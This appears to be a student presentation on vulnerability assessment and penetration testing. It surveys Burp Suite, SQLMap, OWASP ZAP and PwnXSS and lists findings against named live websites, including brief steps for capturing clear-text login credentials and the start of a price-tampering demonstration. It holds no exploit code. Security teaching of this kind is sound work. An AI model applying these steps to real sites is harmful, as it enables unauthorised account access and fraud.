# Vulnerability Assessment and Penetration Testing

Group no:15


- Presented By: Patel Nidhi(
  Patel Shruti(

# 2.
# Vulnerability Assessment and Penetration Testing

# INTRODUCTION

VAPT stands for **Vulnerability Assessment and Penetration Testing** Means identifying weaknesses (vulnerability assessment) and actively trying to exploit them (penetration testing) to evaluate and enhance the security posture of systems, networks, and applications.

# FUNCTIONAL SPECIFICATIONS

## 01. Identify weaknesses

Pinpoint vulnerabilities in websites that could potentially be exploited by attackers.

## 02. Understanding Security Posture

To Better understand applications Behaviour and Identify vulnerabilities


## 03. Enhancing Security

By identifying vulnerabilities and potential entry points for attackers helps to minimize the risk of data breaches or unauthorized access.

# TOOLS USED IN VAPT

## Burp Suite Professional/Community 2023.2.3

Burp Suite is a cybersecurity tool used for web application security testing ,exploiting vulnerabilities and capabilities for both manual and automated testing of web applications.



## SQL Map(1.6.11)

SQLMap is a tool designed for detecting and exploiting SQL injection vulnerabilities in web applications.

# TOOLS USED IN VAPT


## Owasp-Zap 2.14.0

OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner and proxy used for finding vulnerabilities in web applications through automated and manual testing methods

## PwnXSS v0.5

PwnXSS is a penetration testing tool specifically designed for testing and exploiting Cross-Site Scripting (XSS) vulnerabilities in web applications.It is a powerful XSS scanning and parameter analysis tool.

# Proof Of Concept




| Sr No. | Vulnerability Name | Severity |
|---|---|---|
| 1. | Clear Text Password | Medium |
| 2. | Parameter Tampering | Medium |
| 3. | Open Redirect | High |
| 4. | Email Otp Bypass | High |
| 5. | Cross-site Scripting | High |
| 6. | SQL Injection | High |


# 1. Clear-Text Password

1. Target Site: https://app.upchieve.org
2. Vulnerability: Clear Text Password
3. Tool: Burp Suite
4. Impact: The clear text password vulnerability exposes sensitive login credentials, enabling unauthorized access and compromising user privacy and security.
5. Severity: Medium


# Step 1:- Open the site and enter Email-id and password and click on Sign In



# Step 2:- Fetch the request with Burp Suite, Email-ID and Password is clearly visible.




# Step 3: After getting details you can log in this site




# 2. Parameter Tampering (price manipulation)

1. Target Site: https://thirdwheel.com.ng
2. Vulnerability: Parameter Tampering
3. Tool: Burp Suite
4. Impact: This manipulation can result in financial losses for the business, erode customer trust, and potentially damage the reputation of the organization.
5. Severity: Medium


# Step 1: Visit the Site



